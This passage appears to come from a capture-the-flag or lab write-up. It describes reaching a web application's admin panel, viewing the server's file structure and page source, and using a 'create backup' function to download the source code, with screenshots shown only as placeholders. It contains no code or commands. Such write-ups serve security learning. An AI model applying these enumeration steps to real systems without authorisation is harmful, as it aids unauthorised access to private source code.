
Additionally, we see a Go to Admin Panel option, which is new and interesting.

Looking at the admin panel, we see the file structure of the web server.
Source Code Enumeration
We can also see the source code of each page.


We can use the create backup function to download the source code.
